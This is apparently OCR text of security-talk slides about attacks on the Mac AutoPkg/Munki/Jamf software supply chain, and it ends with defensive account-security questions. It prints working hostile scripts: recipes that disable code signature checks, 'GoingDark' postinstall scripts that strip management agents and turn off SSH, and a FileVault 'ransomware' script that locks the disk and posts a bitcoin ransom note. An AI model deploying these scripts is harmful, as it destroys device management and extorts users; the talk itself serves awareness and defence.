
```
drwxr-xr-x    2 elliot  staff     68 Jun 18 22:30 Com.github.autopkg.foo-bar
drwxr-xr-x   11 elliot  staff    374 Jun 17 13:37 com.github.arubdesu.microsoft-recipes
drwxr-xr-x   11 elliot  staff    374 Jun 17 13:42 com.github.autopkg.cgerke-recipes
drwxr-xr-x   43 elliot  staff   1462 Jun 17 13:36 com.github.autopkg.foigus-recipes
drwxr-xr-x   10 elliot  staff    340 Jun  8 21:12 com.github.autopkg.gregneagle-recipes
drwxr-xr-x  213 elliot  staff   7242 Jun  4 12:52 com.github.autopkg.homebysix-recipes
drwxr-xr-x   30 elliot  staff   1020 Jun  3 09:53 com.github.autopkg.jessepeterson-recipes
drwxr-xr-x   17 elliot  staff    578 Jun 17 13:44 com.github.autopkg.nmcspadden-recipes
drwxr-xr-x   73 elliot  staff   2482 May 27 12:59 com.github.autopkg.novaksam-recipes
drwxr-xr-x   38 elliot  staff   1292 Jun  8 16:15 com.github.autopkg.recipes
drwxr-xr-x   31 elliot  staff   1054 Jun 17 13:38 com.github.autopkg.rtrouton-recipes
drwxr-xr-x    8 elliot  staff    272 Jun 17 13:38 com.github.autopkg.swy-recipes
```

#5: SURPRISE VARIABLES

```
$ autopkg run -v ADPassMon.download \
    -k GITHUB_REPO=hjuutilainen/munkiadmin \
    -k DISABLE_CODE_SIGNATURE_VERIFICATION=true \
    -k NAME=MunkiAdmin
```

```
Processing ADPassMon.download...
GitHubReleasesInfoProvider
GitHubReleasesInfoProvider: Selected asset 'MunkiAdmin-1.4.1.dmg' from release 'MunkiAdmin
1.4.1'
CURLDownloader
CURLDownloader: Storing new Last-Modified header: Thu, 17 Dec 2015 07:02:17 GMT
CURLDownloader: Storing new ETag header: "133f775642090f5738056672088c30d8"
CURLDownloader: Downloaded /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.ADPassMon/downloads/MunkiAdmin-1.4.1.zip
EndOfCheckPhase
Receipt written to /Users/elliot/Library/AutoPkg/Cache/
com.github.homebysix.download.ADPassMon/receipts/ADPassMon-receipt-20160204-145318.plist

The following new items were downloaded:
    Download Path
    -------------
    /Users/elliot/Library/AutoPkg/Cache/com.github.homebysix.download.ADPassMon/downloads/
MunkiAdmin-1.4.1.zip
```

the SOFTWARE SUPPLY CHAIN



#6: SURREPTITIOUS SCRIPTS

GoingDark.munki.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```


...

```
        <key>pkginfo</key>
         <dict>
             <key>catalogs</key>
             <array>
                 <string>stable</string>
             </array>
```

...

```
            <key>postinstall_script</key>
             <string>#!/bin/bash

# From https://github.com/munki/munki/wiki/Removing-Munki

launchctl unload /Library/LaunchDaemons/com.googlecode.munki.*

rm -rf "/Applications/Utilities/Managed Software Update.app"
#Munki 2 only:
rm -rf "/Applications/Managed Software Center.app"

rm -f /Library/LaunchDaemons/com.googlecode.munki.*
rm -f /Library/LaunchAgents/com.googlecode.munki.*
rm -rf "/Library/Managed Installs"
```

#6: SURREPTITIOUS SCRIPTS



#6: SURREPTITIOUS SCRIPTS

#6: SURREPTITIOUS SCRIPTS

GoingDark.jss.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...


```
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>JSSImporter</string>
            <key>Arguments</key>
            <dict>
                <key>policy_template</key>
                <string>%POLICY_TEMPLATE%</string>
                <key>prod_name</key>
                <string>%NAME%</string>
                <key>scripts</key>
                <array>
                    <dict>
                        <key>name</key>
                        <string>GoingDark.sh</string>
                        <key>template_path</key>
                        <string>GoingDarkScriptTemplate.xml</string>
                    </dict>
                </array>
            </dict>
        </dict>
```

#6: SURREPTITIOUS SCRIPTS

GoingDark.sh

```
#!/bin/bash

# Turn off SSH
systemsetup -f -setremotelogin off

# Find and unload CasperCheck
find /Library/LaunchDaemons -iname "*CasperCheck*" \
    -exec launchctl unload -w "{}" \; \
    -exec rm -f "{}" \;

# Remove Casper framework
jamf removeFramework

exit 0
```

#6: SURREPTITIOUS SCRIPTS



#6: SURREPTITIOUS SCRIPTS


ransomware_filevault.sh

```
#!/bin/bash

/bin/echo "Creating ransomware account..."
```

...

```
fdesetup enable -inputplist << EOF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Username</key>
    <string>ransomware</string>
    <key>Password</key>
    <string>password123</string>
</dict>
</plist>
EOF

defaults write /Library/Preferences/com.apple.loginwindow LoginwindowText "If you want
your files back, send 100 bitcoins to wallet 9300E12A85040388A6E04088A8E95B."

shutdown -r now

exit 0
```


#6: SURREPTITIOUS SCRIPTS



but wait...

I'M NOT STUPID!

#7: TRUST *without* VERIFICATION



#7: TRUST *without* VERIFICATION

strong GitHub password?

two factor authentication for GitHub?

strong email password?

two factor authentication for email?

